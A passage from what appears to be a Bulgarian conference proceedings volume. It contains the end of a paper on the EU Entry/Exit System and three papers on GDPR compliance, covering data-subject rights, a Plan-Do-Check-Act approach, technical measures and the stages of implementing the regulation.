Без да се засяга задължението за предоставяне на друга информация всяко лице има правото да му бъдат съобщени отнасящите се до него данни, регистрирани в Системата за влизане/излизане, и държавата членка, която ги е предала до системата. Този достъп до данните може да бъде предоставен само от държава членка. Всяка държава членка регистрира всички искания за подобен достъп.

Всяко лице може да поиска отнасящите се до него неточни данни да бъдат поправени, а незаконно регистрираните данни да бъдат заличени. Отговорната държава членка извършва поправянето и заличаването незабавно, в съответствие със своите закони и подзаконови актове и процедури.[2]

В случай, че искането се отправи към държава членка, различна от отговорната държава членка, органите на държавата членка, до която е отправено искането, се свързват с органите на отговорната държава членка в срок до 14 дни. Отговорната държава членка проверява точността на данните и законността на обработването им в Системата за влизане/излизане в срок от един месец.

Ако се окаже, че записаните в Системата за влизане/излизане данни са неточни или са били записани незаконно, отговорната държава членка поправя или заличава данните в съответствие с нормативно установените правила. Отговорната държава членка уведомява незабавно и в писмен вид заинтересованото лице, че е предприела мерки, за да поправи или заличи отнасящите до него данни.

Ако отговорната държава членка не е съгласна, че регистрираните в Системата за влизане/излизане данни са неточни или са били записани незаконно, тя незабавно дава писмено обяснение на заинтересованото лице защо не е склонна да поправи или да заличи отнасящите се до него данни.

Органите ще имат възможност да проверяват дали редовно пътуващи лица, притежаващи многократни визи, не пресрочват разрешения срок на престой в Шенгенското пространство.

Системата за влизане/излизане се очаква да започне да функционира до 2020 г. [4]

Заклучение

Очакваното въздействие, което ще окаже системата за влизане /излизане, е че Главна дирекция „Гранична полиция“ – МВР ще бъде предоставяна бърза и точна информация по време на граничната проверка. С премахването на ръчното подпечатване на паспортите при граничната проверка, ще бъде възможно осигуряването на напълно автоматизиран граничен контрол за някои граждани на трети страни. Именно това ще позволи извършването на по-ефективно наблюдение на разрешения престой, както и по-ефикасни гранични проверки, от друга страна пътниците ще получават точна информация за максималната продължителност на разрешения престой. Системата за влизане/излизане ще предоставя точна информация за лицата, които са просрочили разрешения срок на престой, което ще бъде в помощ при проверките на територията и за задържане на незаконни мигранти [1].

Литература:

1. Регламент (ЕС) 2017/458 на европейския парламент и на съвета от 15 март 2017 година за изменение на Регламент (ЕС) 2016/399 по отношение на засилването на проверките в съответните бази данни по външните граници (Обн. L ОВ. бр.74 от 18 Март 2017г.)
2. Регламент (ЕС) 2017/2226 на Европейския парламент и на Съвета от 30 ноември 2017 година за създаване на Система за влизане/излизане (СВИ) с цел регистриране на данните относно влизането и излизането и данните относно отказа за влизане на граждани на трети страни, преминаващи външните граници на държавите членки, за определяне на условията за достъп до СВИ за целите на правоприлагането и за изменение на Конвенцията за прилагане на Шенгенското споразумение и регламенти (ЕО) № 767/2008 и (ЕС) № 1077/2011(ОВ L 327, 9.12.2017 г. стр. 20-82)
3. Регламент (ЕС) 2016/399 на Европейския парламент и на Съвета от 9 март 2016 г. относно Кодекс на Съюза за режима на движение на лица през границите (Кодекс на шенгенските граници) (ОВ L 77, 23.3.2016 г.,).
4. Регламент (ЕС) № 1077/2011 на Европейския парламент и на Съвета от 25 октомври 2011 г. за създаване на Европейска агенция за оперативното управление на широкомащабни информационни системи в пространството на свобода, сигурност и правосъдие (ОВ L 286, 1.11.2011 г.)
5. Регламент (ЕО) № 1987/2006 на Европейския парламент и на Съвета от 20 декември 2006 г. за създаването, функционирането и използването на Шенгенска информационна система от второ поколение (ШИС II) (ОВ L 381, 28.12.2006 г.)
6. Регламент (ЕС) 2016/399 на Европейския парламент и на Съвета от 9 март 2016 г. относно Кодекс на Съюза за режима на движение на лица през границите (Кодекс на шенгенските граници) Регламент (ЕО) № 767/2008 на Европейския парламент и на Съвета от 9 юли 2008 г. относно Визовата информационна система (ВИС) и обмяна на данни между държави членки относно визите за краткосрочно пребиваване (Регламент за ВИС) (ОВ L 218, 13.8.2008 г.)
7. Директива (ЕС) 2017/541 на Европейския парламент и на Съвета от 15 март 2017 г. относно борбата с тероризма и за замяна на Рамково решение 2002/475/ПВР на Съвета, и за изменение на Решение 2005/671/ПВР на Съвета (ОВ L 88, 31.3.2017)

8. Директива (ЕС) 2016/680 на Европейския парламент и на Съвета от 27 април 2016 г. относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказания и относно свободното движение на такива данни, и за отмяна на Рамково решение 2008/977/ПВР на Съвета (ОВ L 119, 4.5.2016 г.)

9. Нейкова, М., Реформата на областно ниво на управление – устойчиво регионално и местно развитие, Юридически сборник БСУ, 2012 г. стр. 161.

10. Boyanov, P., Vulnerability penetration testing the computer and network resources of windows based operating systems, a refereed Journal Scientific and Applied Research (Licensed in EBSCO, USA), ISSN 1314-6289, vol. 5, 2014, pp. 85-92.

Р. С. Радков,
**ОРГАНИЗАЦИОННИ И ТЕХНИЧЕСКИ МЕРКИ ЗА ОСИГУРЯВАНЕ НА
СЪОТВЕТСТВИЕ С GDPR**

Росен С. Радков

*Катедра „Софтуерни и Интернет технологии“, Технически университет - Варна,
ул. „Студентска“ 1, 9010 Варна, България, rossen.radkov@tu-varna.bg*

Abstract: *A regulation on the protection of individuals with regard to the processing of their personal data and the free movement of such data entered into force on 25 May 2018. To accomplish this task, data controllers and processors are required to put in place adequate organizational and technical measures. This report has proposed an approach to assisting the compliance process with the Regulation.*

Keywords: *personal data, confidentiality, availability, integrity, risk assessment, GDPR*

I. ВЪВЕДЕНИЕ

На 27 април 2016 г. Европейският съюз (ЕС) прие регламент 2016/679 [1], наричан за кратко регламента, който постави редица нови изисквания към администраторите и операторите на лични данни (АОЛД). Една от основните поставени цели с неговото въвеждане е да се хармонизира законодателството в страните членки на ЕС по отношение на защитата на физическите лица във връзка с обработването на техните лични данни и осигуряването на свободното движение на такива данни. Прилагането му започва от 25 май 2018 г., с което е осигурен период от две години, през който организациите да предприемат необходимите мерки за да приведат начина, по който обработват личните данни на физическите лица, в съответствие с неговите изисквания. През този период е необходимо държавите членки на ЕС да конкретизират тези клаузи от регламента, които е предвидено да бъдат уточнени на местно ниво. Те трябва да ревизират и променят при необходимост действащата вътрешна правна уредба, както и да създадат надзорен орган като публичен орган за прилагането на регламента.

За АОЛД възниква необходимост да направят адекватни промени в съществуващите процедури или да създадат нови такива, както и да намерят правилните решения в случаите когато изискванията на регламента влизат в конфликт с други правилници или законови разпоредби.

За осигуряване на съответствието с регламента, АОЛД е необходимо да приложат и подходящи технически средства за защита на личните данни. Обемът на мерките, които трябва да се приложат, зависи от контролите за сигурност на информацията, които вече са внедрени.

Настоящият доклад има за цел да предложи подход, чието приложение да подпомогне процеса на постигане на съответствие с новия регламент.

II. ОСНОВНИ ПРИНЦИПИ НА ЗАЩИТАТА НА ЛИЧНИТЕ ДАННИ

Регламентът разширява значително прилаганата до момента дефиниция за лични данни като добавя към нея характеристики като IP адрес, емайл адрес и др., чрез които може нееднозначно да бъде идентифициран даден субект.

За да съответства на изискванията на регламента, всяка една засегната от него организация трябва да следва следните принципи за обработка на личните данни:

- Законосъобразност, добросъвестност и прозрачност;
- Ограничение на целите, което означава, че личните данни могат да се използват само за конкретни, легитимни и предварително указани цели;
- Свеждане на данните до минимум, т.е. да са подходящи и ограничени до необходимото за целите време;
- Точност - изискване да бъдат винаги актуални;
- Ограничение на съхранението, т.е. не повече отколкото е необходимо;
- Цялостност и поверителност. Тези два от основните принципи свързани със обработката и съхранение на данни са задължителни и когато става дума за личните данни. Изисква се осигуряване на защита срещу неоторизирани промяна или обработване, както и срещу загуба, унищожаване или повреждане.

Особено стриктно в регламента са описани начините, по които трябва да бъде взето/дадено/оттеглено съгласието на субекта. Въведени са и нови права, които субектът може да упражнява, като „правото да бъдеш забравен“ и „правото за коригиране на данните“. Определени са и правилата за трансфериране на данните между администраторите на лични данни.

В случаите когато организациите обработват лични данни, надхвърлящи определени по обем размери, за тях се въвежда задължението да имат „дължностно лице по защита на данните“. Това лице има задължения свързани с контрол на правилното изпълнение на процедурите, свързани с обработка на лични данни и даване на препоръки за тяхното подобряване. То е контактна точка с регулатора и има задължение да му докладва за открити инциденти с личните данни в срок максимум от 72 часа.

III. ПОДХОД ЗА ПОСТИГАНЕ НА СЪОТВЕТСТВИЕ С РЕГЛАМЕНТА

За постигане на съответствие с изискванията на регламента е необходимо да се изгради система за управление на процесите на събиране, обработка, заличаване и пренос на личните данни. В продължение на много години, в системите за управление на качеството, информационната сигурност и др., се е утвърдило прилагането на процесен подход изграден на базата на т.н. цикъл на Деминг (Plan-Do-Check-Act), който включва четири фази: планиране, изпълнение, проверка и действие. Тези системи решават успешно въпросите за управление на бизнес процесите без значение какъв е точно техния характер, осигурявайки по-високи резултати и постигане на целите.

Следователно, натрупаният опит може да се използва и за целите на защитата на личните данни чрез прилагане на последователен подход, който да обхваща процесите на планиране, поддържане, оценяване и подобряване на дейностите. Кои са действията, които се предлага да бъдат извършени през всяка една от четирите фази?

1. Планиране

Планирането на процеса за изграждане на съответствие с изискванията на регламента включва следните стъпки:

1. Определяне на външните и вътрешни обстоятелства, които са от значение за постигане на целите на организацията и нейната стратегическа насоченост;
 2. Анализ на съществуващите правила и процедури;
 3. Осигуряване на подкрепата на ръководството и одобрение на действията;
 4. Създаване на политики за поверителност;
 5. Определяне на организационната структура;
 6. Класификация на данните;
 7. Оценка на риска свързан с обработката на личните данни;
 8. Оценка на нивото на въздействие.
2. Изпълнение
- Разработка на процедури и контроли;
 - Въвеждане на определените контроли;
 - Управление на документацията;
 - Обучения за постигане на осъзнатост у служителите имащи отношение към процесите на обработка на лични данни;
 - Управление на дейностите по обработка на личните данни;
 - Управление на инцидентите;
 - Управление на жалбите от страна на субектите на лични данни.
 -
3. Проверка
1. Мониторинг, измерване и оценка на процесите;
 2. Извършване на периодични вътрешни одити;
4. Действие
- Коригиращи действия по отношение на констатирани нарушения при обработката на личните данни;
 - Непрекъснато подобряване.

За да бъде успешно прилагането на предложения подход, той трябва да бъде адаптиран от всяка една организация към нейните особености и контекст. Процеса на адаптация предполага дори възможност за промяна в последователността на действията. Много от процесите предполагат извършването на итеративни действия с цел тяхното подобряване.

IV. ТЕХНИЧЕСКИ МЕРКИ ЗА ПОСТИГАНЕ НА СЪОТВЕТСТВИЕ С РЕГЛАМЕНТА

Успешно съответствие с изискванията на регламента е непостижимо без прилагането на технически мерки и средства. Те се отнасят до всички компоненти на ИТ инфраструктурата на всяка една организация, защото трудно бихме си представили, че има бизнес процеси, в които се събират и обработват лични данни, без да се използват съвременни ИТ технологии.

След извършване на подробен анализ на клаузите на регламента и обзори публикувани в литературни източници [2]–[5], са определени задължителните мерки,

които трябва да бъдат предприети. Те са представени в Таблица I заедно с предложения за приложими мерки за тяхната реализация.

Таблица I. Задължителни приложими мерки

Член	Изискване	Тълкуване	Приложими мерки
25	Защита на данните на етапа на проектиране и по подразбиране	Да се осигури отчетност и поверителност на данните	Осигуряване на контрол на достъпа до информацията чрез прилагане на директорийна услуга, управление на идентичностите, въвеждане на матрица на достъпа и др. Прилагане на системи за управление на документите.
30	Регистри на дейностите по обработване	Да се осигурят мерки за правилна обработка на данните	Създаване на електронен регистър. Прилагане на системи за управление на документите.
32	Сигурност на обработката	Псевдонимизация на данните	Промяна на приложния софтуер
		Криптиране на данните	Прилагане на средства включени в: - системите за управление на базите от данни; - операционните системи; - допълнителен софтуер; - използване на сертификати.
		Поверителност на данните	Прилагане на средства за управление на идентичностите и контрол на достъпа до информацията, включително многофакторна автентикация

		Цялостност на данните	Прилагане на средства за защита срещу промени в данните при преноса чрез комуникационните канали и информационните носители – криптирана комуникационните канали, цифрово подписване.
		Наличност на данните	Прилагане на ИТ решения осигуряващи висока наличност на услугите предоставяни от системите за обработка и съхранение на информацията – изграждане или използване на дейта центрове осигуряващи висока достъпност
		Устойчивост на услугите и системите за обработка	Прилагане на ИТ решения и организационни мерки осигуряващи висока надеждност (непрекъсваемост) на системите за обработка и съхранение на информацията (business continuity)
		Способност за възстановяване на данните	Прилагане на ИТ решения и организационни мерки осигуряващи възможности за бързо възстановяване на системите за обработка и съхранение на информацията и данните обработвани от тях

		Постоянно оценяване на ефективността на предприетите мерки	Поддържане на системи (SIEM , наблюдение и управление на логовете) за откриване на: - опити за неоториран достъп; - атаки към системите; - опити за изнасяне на информация по неразрешен канал; - аномалии в поведението на системите; - аномалии в поведението на потребителите; - промяна на параметрите на работната среда на оборудването; - промяна в състоянието на оборудването

В настоящия момент съществува богато разнообразие от технически мерки и средства, които могат да се приложат за осигуряване на съответствието с изискванията на регламента. Препоръчително е да се приложи комплексно решение, което да осигури възможност за оценка на информацията получена от различните източници и на базата на корелация на регистрираните събития да изработи решение адекватно на цялостното състояние на системата.

V. ЗАКЛЮЧЕНИЕ

Извършеният анализ на регламента за защита на личните данни дава основание да се направят изводи, че за осигуряване на съответствие с регламент 2016/679 на Европейският съюз, АОЛД е необходимо да:

- приложат процесно ориентиран подход, какъвто се предлага в настоящия доклад;
- въведат и прилагат организационни мерки;
- приложат адекватни технически апаратни и програмни средства;
- осъзнаят, че прилагането само на технически мерки не е достатъчно;
- осигурят подкрепа от ръководството;
- извършват постоянна оценка за работата на въведените контроли и вземане на решение за тяхното подобряване.

От голяма полза за организациите би било ако действията, които е избрано да бъдат приложени за осигуряване на съответствие с регламента, се разширят така, че да бъде обхваната не само информацията съдържаща лични данни, а и останалата информация. Задължителното прилагане на регламента може да се окаже добър

стимул организациите да въведат системи за управление на сигурността на информацията.

Литература

1. European Union, “Regulation 2016/679 of the European parliament and the Council of the European Union,” Off. J. Eur. Communities, vol. 2014, no. April, pp. 1–88, 2016
2. SANS Institute, “Preparing for Compliance with the General Data Protection Regulation (GDPR) A Technology Guide for Security Practitioners,” 2016
3. NYMITY, “Framework for Demonstrable GDPR Compliance,” 2018
4. B. Glick, “EU_data_protection_Essential_guide.pdf,” 2016
5. PrivacyCheq, “Technical Requirement for the GDPR,” 2016

ПРЕДИЗВИКАТЕЛСТВА ПРЕД ЗАЩИТА НА ЛИЧНИТЕ ДАННИ СЛЕД ВЪВЕЖДАНЕТО НА GDPR

Владимир П. Крумов

CHALLENGES TO THE PROTECTION OF PERSONAL DATA AFTER INTRODUCTION OF GDPR

Vladimir P. Krumov

Abstract: *In this report present challenges to the protection of personal data after the introduction of the extended namely GDPR concept of personal data, the rules of the user the introduction of employee on personal data protection, as well as the challenges facing data security.*

Keywords: *information security, personal data, protection, challenges*

В днешния глобализиращ се свят сме свидетели на една изключителна икономическа и социална интеграция. Наблюдава се свободно движение на хора и капитали, това поражда необходимостта от свободно движение на лични данни. Наред с това се наблюдават и увеличен брой посегателства върху тези данни, като например скандала с Facebook, където беше злоупотребено с личните данни на 50 млн. потребители на социалната мрежа с цел да се компрометират президентските избори в САЩ през миналата година. Това поставя въпроса за тяхната защита, т.е. да се направи така, че гражданите да са сигурни и уверени, че техните лични данни ще са добре защитени и ще се използват единствено за целта, за която са дадени и то при спазване на нормативните и законовите изисквания. Освен това се наблюдава и бързо развитие на технологиите и внедряването на тези технологии в ежедневието. Свидетели сме на развитието на социалните мрежи като Facebook и Twitter и на практика няма дейност в ежедневието, която да не е свързана със събиране на лични данни. Сега действащата директива за защита на личните данни в Европейския съюз е от 1995 година е достатъчно стара, за да отговори на всички тези предизвикателства и новости, които възникват. Това налага необходимостта от въвеждането на нови правила за защита на личните данни. Всички тези правила са описани в общия регламент за защита на личните данни Регламент (ЕС) 2016/679 или известен още като GDPR (General Data Protection Regulation), който ще влезе в сила от края на месец май 2018 година.

Новостите, които въвежда новият регламент, може да се разглеждат в няколко направления. Първото от тях е разширяване на обхвата на термина „лични данни“. Съгласно този регламент лични данни не са само името, ЕГН на дадения човек и други данни, с които до този момент може да се идентифицира дадената личност, но и всички данни, с които можем да се идентифицираме в интернет като e-mail адрес, данни за местоположение (напр. функцията за данни за местоположение на мобилен телефон), адрес на интернет протокол (IP), идентификационен номер на "бисквитка", рекламния идентификатор на личен телефон. Освен данните, с които се идентифицираме в интернет за лични данни се смятат и всички генетични данни

и такива за здравословното състояние в миналото, настоящето или бъдещето, чрез които може да се създаде някакъв профил или класификация по даден признак на притежателя на тези данни. Този профил освен чрез генетични данни може да се опише и чрез биометрични данни. В до сега действащото законодателство, фирмите, които използват за идентифициране на служителите си биометрични данни, без значение дали става за лицево разпознаване, идентифициране чрез ретината на окото, пръстов отпечатък или чрез квалифициран електронен подпис, не попадаха под защита на законодателството за защита на личните данни, тъй като точките, чрез които разпознават даден човек са по-малко на брой от тези, които използват полицията. В новия регламент това нещо е променено и всеки идентифициран или подлежащ на идентификация човек придобива статут за защита на личните си данни. Затова няма значение колко са точките на лицевото разпознаване, ако това разпознаване е в степен на конкретност, която по достатъчно несъмнен начин разпознава една личност.

Друго ново изискване е правото на информираност, правото на достъп и правото „да бъдеш забравен“, правото на преносимост на личните данни.

Правото да бъдем информирани изисква всяко лице, на което се обработват лични данни, да бъде информирано от администратора за: данните, които идентифицират администратора и координатора за връзка с него; целите на обработването, за което личните данни са предназначени, както и правното основание за обработването им; съответните категории лични данни; получателите или категориите получатели на лични данни; намерението на администратора да предаде личните данни на трета държава или на международна организация; срокът, за който ще се съхраняват личните данни; дали предоставянето на лични данни е задължително или е договорно изискване (включително за сключването на договор), както и дали субектът на данните е длъжен да предостави личните данни и евентуалните последиствия, ако тези данни не бъдат предоставени; съществуването на автоматизирано вземане на решения; източникът на личните данни (ако данните не са предоставени от субекта); правата на субекта. Информацията следва да се даде по ясен и недвусмислен начин, да бъде леснодостъпна, прецизна и да се предостави без заплащане. Когато личните данни не са получени от субекта, администраторът предоставя информацията: в разумен срок след получаването на личните данни, но най-късно в срок до един месец; ако данните се използват за връзка със субекта на данните, най-късно при осъществяване на първия контакт с него; или ако е предвидено разкриване пред друг получател, най-късно при разкриването на личните данни за първи път.

Правото на достъп се изразява в правото ни да получим потвърждение от администратора дали обработва наши лични данни и ако това е така, да ни предостави информация във връзка с обработването. В допълнение имаме право да поискаме безплатно копие от личните данни в процес на обработване. Администраторът е длъжен да ни предостави информацията, съответно копие, в едномесечен срок, който при определени условия може да бъде удължен до два месеца. Има случаи, в които администраторът може да откаже да предостави достъп (напр. когато се касае за разследване на престъпление или когато предоставянето на тази информация ще наруши правата на други субекти на лични данни), но той следва да обособи отказите си изрично.

Правото да бъдем "забравени" се заключава в това субектът на данни да има правото да поиска от администратора без ненужно забавяне да изтрие всички свързани с него лични данни. Това право обаче е приложимо само при определени случаи, като например: личните данни повече не са необходими за целите, за които са били събрани или обработвани; данните са били събирани на база на съгласието на субекта и той го е оттеглил; данните са били обработвани незаконосъобразно; субектът на данните е дете. Също така, когато администраторът е направил личните данни обществено достояние и е длъжен да ги изтрие, той предприема разумни стъпки, включително технически мерки, за да уведоми другите администратори или обработващи личните данни, че субектът на данните е поискал изтриване на всички връзки, копия или реплики на тези лични данни (включително и от търсачки).

Правото на преносимост на личните ни данни е едно изцяло ново право на субектите на лични данни, което им предоставя възможност да поискат да получат личните данни, които ги засягат и които те са предоставили на даден администратор и имат правото да прехвърлят тези данни на друг администратор без възпрепятстване от администратора, на когото личните данни са били първоначално предоставени. Това право има практическо приложение в банковия и застрахователния сектор, в сферата на медицинските изпитвания и болничните услуги, облачните услуги, интернет на нещата (IoT) и т.н. Правото на преносимост се прилага бектите на личните данни са били обработвани на база на съгласие или на договорно задължение и същите се обработват по автоматизиран начин. В този случай, администраторът е длъжен да предостави информацията в съответния формат без забавяне, но не по-късно от 1 месец. В случай на отказ той трябва да бъде обоснован като се посочи причината. Този отказ може да се обжалва пред Комисията за защита на личните данни. Регламентът ни предоставя и редица други права като правото да не бъдем обект на профилиране, да искаме поправка на обработваните лични данни, да ограничим обработването при определени условия, да възразим срещу обработването (в случаите, когато не искаме да бъдем "забравени"), както и права във връзка с автоматичното вземане на решения и профилиране.

Следващото предизвикателство е въвеждането на изискването за наличието на длъжностно лице по защита на личните данни. В България и до сега съществуваше правна възможност за назначаване на лице по защита на личните данни, съгласно наредбата за минималното ниво на технически и организационни мерки и допустимия вид защита на личните данни. За първи път обаче определянето на такова длъжностно лице произтича от акт със сила на закон. Този служител се определя от администратора на личните данни и трябва да е човек, който може да е външен за дадената организация, но трябва да има познания в областта на законодателството и практически опит в областта на защитата на данните. Задълженията на това длъжностно лице по защита на личните данни са следните:

- Да информира и съветва администратора или обработващия лични данни и служителите, които извършват обработване, за техните задължения по силата на нормативните актове за защита на личните данни;
- Да наблюдава спазването на правилата за защита на личните данни и на политиките на администратора или обработващия лични данни по отношение на защитата на личните данни, включително възлагането на отговорности, повишаването на осведомеността и обучението на персонала, участващ в операциите по обработване, и съответните одити;

- При поискване да предоставя съвети по отношение на оценката на въздействието върху защитата на данните и да наблюдава извършването на оценката;
- Да си сътрудничи с надзорния орган;
- Да действа като точка за контакт за надзорния орган по въпроси, свързани с обработването, включително предварителната консултация и по целесъобразност да се консултира по всякакви други въпроси.

Съгласно регламента има ограничения за случаите, в които даден администратор може да назначи длъжностно лице по защита на личните данни. Само определени категории администратори могат да назначат такъв служител и те са:

- Администратори от публични органи или структури, освен когато става въпрос за съдилища при изпълнение на съдебните им функции;
- Администратори, чиято дейност, поради своето естество, обхват и цели, изискват редовно и систематично мащабно наблюдение на субектите на данни;
- Администратори, чиито основни дейности се състоят в мащабно обработване на специалните категории данни и на лични данни, свързани с присъди и нарушения.

Тъй като това е нова професия голямо предизвикателство е обучението на необходимия брой специалисти, които да заемат тази длъжност. Необходимо е да се хармонизират стандартите и практиките за защита на личните данни. Ето защо комисията по защита на личните данни планира да изгради национален обучителен център, който да осигури нужното обучение за лицата по защита на личните данни. Остава обаче проблема за големия брой необходими специалисти и краткото време, което остава до въвеждането на Регламента.

Не по-маловажно предизвикателство е повишените глоби за неспазване на регламента. Глобите за нарушение на регламента могат да достигнат до 20 млн. евро или 4% от глобалния оборот (в зависимост кое число е по-голямо). Тези наказания се предвиждат за най-тежките провинения. Това са обработка на данните при липса на съгласие от потребителите или нарушения на правилата за защитата на данните още на етапа на проектирането (privacy by design). Последното е задължението на администраторите на лични данни да въведат подходящи технически и организационни мерки още преди да започнат да обработват данни. Високите глоби от своя страна може да доведат до изнудване от страна на „хакери“, които да пробият защитата на дадената организация и да искат откуп, за да не разгласят нерегламентирания достъп до данни, тъй като служителя по защита на данните, съгласно регламента, има 72 часа на разположение да уведоми регулаторните органи за това. Точно през тези 72 часа служителя и респективно организацията може да станат обект на изнудване, с което да им бъде поискана по-ниска сума за откуп от предвидената глоба в регламента.

В заключение може да се обобщи, че въвеждането на новите правила в края на май 2018 ще доведе до уеднаквяване на стандартите за защита на лични данни в международен мащаб и ще запълни празнотата, получена в следствие на развитието на технологиите. Това би довело до по-ефикасна защита на данните и усещането за сигурност в хората, на които им се налага да предоставят свои данни в изпълнение на своите нужди и потребности.

Литература:

1. Закон за защита на личните данни, доп. ДВ. бр.81 от 14 Октомври 2016 г.
2. Закон за електронните съобщения, ,изм. ДВ. бр.85 от 24 Октомври 2017 г.
3. Наредба № 1 за минималното ниво на технически и организационни мерки и допустимия вид защита на личните данни, обн. ДВ. бр.14 от 12 февруари 2013 г.
4. Инструкция № 1 от 21 декември 2016 г. за обстоятелствата, при които предприятията, предоставящи обществени електронни съобщителни услуги, уведомяват потребителите за нарушения на сигурността на личните данни, формата и начина на уведомяването, обн. ДВ. бр.1 от 3 януари 2017 г.
5. Регламент № 679/2016 на Европейския парламент и на съвета относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни и за отмяна на Директива 95/46/ЕО (Общ регламент относно защитата на данните) ОВ L 119/1, 4/5/2016, стр. 0001 – 0088
6. Директива (ЕС) 2016/680 на Европейския парламент и на Съвета от 27 април 2016 година относно защитата на физическите лица във връзка с обработването на лични данни от компетентните органи за целите на предотвратяването, разследването, разкриването или наказателното преследване на престъпления или изпълнението на наказания и относно свободното движение на такива данни, и за отмяна на Рамково решение 2008/977/ПВР на Съвета ОВ L 119/89, 4/5/2016, стр. 0001 - 0043

АЛГОРИТЪМ НА ДЕЙСТВИЯТА ПРИ ВЪВЕЖДАНЕ НА РЕГЛАМЕНТ ЗА ЗАЩИТА НА ЛИЧНИ ДАННИ ОТ ОРГАНИЗАЦИИТЕ

Владимир П. Крумов

ALGORITHM OF ACTIONS IN THE INTRODUCTION OF THE REGULATION ON THE PROTECTION OF PERSONAL DATA OF THE ORGANIZATIONS

Vladimir P. Krumov

Annotation: *The report examined the stages and analysed the actions carried out in the implementation of the regulation on the protection of personal data. Described are the challenges that companies face when entering the requirements described in this document.*

Keywords: *Information security, protection, personal data, implementation*

Бързите темпове на развитие на информационните технологии и международната търговия в последните години доведоха до необходимостта от промени в настоящите мерки за защита на личните данни. За да отговори на съвременните изисквания към защита на личните данни, Европейския съюз прие регламент относно защитата на физическите лица във връзка с обработването на лични данни и относно свободното движение на такива данни. Чрез този документ освен че ще се отмени предишната Директива за защита на личните данни, ще се въведе единна правна рамка, която ще уеднакви законодателството, защитаващо личните данни на европейските граждани. Също така ще улесни свободното движение на потоци от лични данни в ЕС и извън него, свързано с международна търговия и международното сътрудничество, като осигури механизми за защита от нарушаване на неприкосновеността на личната информация при използване на автоматизирани и други средства за обработката и. Регламентът е най-голямата реформа в регулацията на информационната сигурност за последните 10 години и с неговото въвеждане ЕС поставя на фокус сигурността на персоналната информация и начините, по които компаниите боравят с нея. Той има задължителен характер и малкото време, което остава до влизането му в употреба, както и високите глоби за неспазването му, изправя фирмите пред сериозното предизвикателство да променят своите политики за сигурност, така че да отговаря на критериите на този документ за кратко време.

При въвеждането на изискванията на регламента в действие всяка организация трябва да премине през четири етапа, които са:

- Анализ;
- Изготвяне на правила и процедури;
- Внедряване на разработените правила и процедури;
- Проверка на съответствието и вътрешен одит.

Последователността на етапите е показана на фигура 1.



Фиг. 1. Последователност на етапите при внедряване на регламента

През първия етап се извършват две важни неща. Първо, определя се дали този регламент се отнася за нас, т.е. обработваме ли лични данни. Важно е да се отбележи, че GDPR (General Data Protection Regulation) увеличава извън териториалния обхват на приложимост в сравнение с предишната директива. Ако дадената организация е администратор или преработвател, който е установен в ЕС, отговорът е "да", дори ако данните не се обработват в рамките на ЕС. Въпреки това, дори ако организацията не е установена в ЕС (т.е. няма физическо присъствие там), ако предлагате стоки или услуги в рамките на ЕС или на гражданите на ЕС или наблюдавате поведение на гражданите в ЕС, то от структурата се изисква да се съобразява с изискванията на регламента. Втората главна дейност е оценка на текущото ниво на съответствие на процесите в организацията към изискванията на GDPR. Прави се оценка на действащите процеси, свързани с обработка и администриране на лични данни на физически лица, така и на извършваната обработка на такива данни с помощта на ИТ средства. Критериите за оценка са както изискванията на РЕГЛАМЕНТ (ЕС) 2016/679, така и използването на контролни механизми и добри практики, заложили в международните стандарти ISO 27001 и ISO 27002. Целта на анализа е да се установи дали възприетите практики и използваните ИТ средства осигуряват правото на собствениците на личните данни да:

- Получават навременна информация относно използването на данните.
- Преглеждат и коригират личните си данни.
- Получават правото да бъдат "забравени" (изтриват личните си данни от регистър/система/архив и т.н.).
- Ограничават обработката на личните си данни.
- Бъдат уведомявани при компрометиране (нерегламентиран достъп, използване, променяне или изтриване) на личните им данни или ограничаване на тяхното обработване.
- Изискват пренасяне на данните си към друг администратор на лични данни.
- Възражават при несъгласие с начина на обработка/използване на техните данни.

- Могат да спрат вземането на решения, основаващи се единствено на автоматизирано обработване, включващо профилиране.

Конкретните анализи и оценки, които се извършват са преди всичко в областта на:

- Организацията и отчетността при обработката и използването на лични данни.

- Оценка на риска за всяка категория данни и определяне на мерките за снижаване на този риск до допустими граници.

- Степента на централизация на защитата на данни;
- Нивата на защита на данните.
- Нивото на съгласуваност на данните.
- Правата при управление на данните.
- Механизмите за известяване при компрометиране на данните.
- Действията при международни трансфери на данни.
- Ролите и отговорностите по защита на данните.
- Общото ниво на съответствие с GDPR.

По време на вторият етап на въвеждане на регламента се изготвят правила и процедури за изпълнение на изискванията на GDPR. На база на извършения анализ, се извършват:

- Предлага необходимите промени в бизнес процесите, свързани със събиране и обработка на лични данни.

- Предлага необходимите промени в ИТ средата (мрежи, системи, бази данни и т.н.) за обработка на данни.

- Предлага подходящи контролни механизми при работа с данните.

- Разработва необходимия набор от правила и процедури в съответствие с GDPR, които да бъдат внедрени в организацията.

- Разработва механизми за отчетност и известяване.

При разработване на правилата и процедурите се спазват изискванията на РЕГЛАМЕНТ (ЕС) 2016/679, както и добри практики, залегнали в международните стандарти ISO 27001 и ISO 27002.

През третия етап „Внедряване и разработване на правила и процедури” се извършват главно :

- Обучение – на ключови служители, ангажирани с процеса на внедряване и изпълнение на новите изисквания.

- Консултиране – помощ при внедряване на новите/променени бизнес процеси, вътрешните контроли, организацията на работа и отчетност.

Целта на този етап е да се намали чувствително вложените усилия, да повиши нивото на разбиране и прилагане и да съкрати времето за изпълнение, както и да даде реална предварителна оценка на резултатите от завършения процес по внедряване на GDPR.

През последния етап „Проверка на състоянието и вътрешен одит” се извършва вътрешен одит на бизнес процесите, свързани с обработка и администриране на лични данни. Одитът се провежда на извадков принцип, като се проследява целия жизнен цикъл на произволно избрани лични данни. Гаранция за успешното поддържане на изискванията е внедряването на процедура за постоянен мониторинг и

наблюдение на процесите по управление на личните данни. В рамките на годишната програма за одити трябва да се добавят дейности по анализ и оценка на дизайна и изпълнението на всички дейности и контролни механизми, свързани с поддържането на GDPR.

В зависимост от дейността и структурата на организацията, при планиране на одита се обхващат в една или друга степен следните области:

- Лични данни – идентификация, поверителност, собственици, покритие
- Характер и обхват на дейността – администратор, териториални единици
- Законово основание за администриране на лични данни – обем, характер
- Прозрачност на процеса по обработка и администриране
- Ниво на защита на данните и отчетност
- Спазване на правата на собственика на лични данни
- Ниво на сигурност на данните
- Мониторинг и реакция при пробив (изтичане, промяна, изтриване) на данни
- Практики при международен трансфер на данни извън ЕС
- Използване на подизпълнители при администрирането.

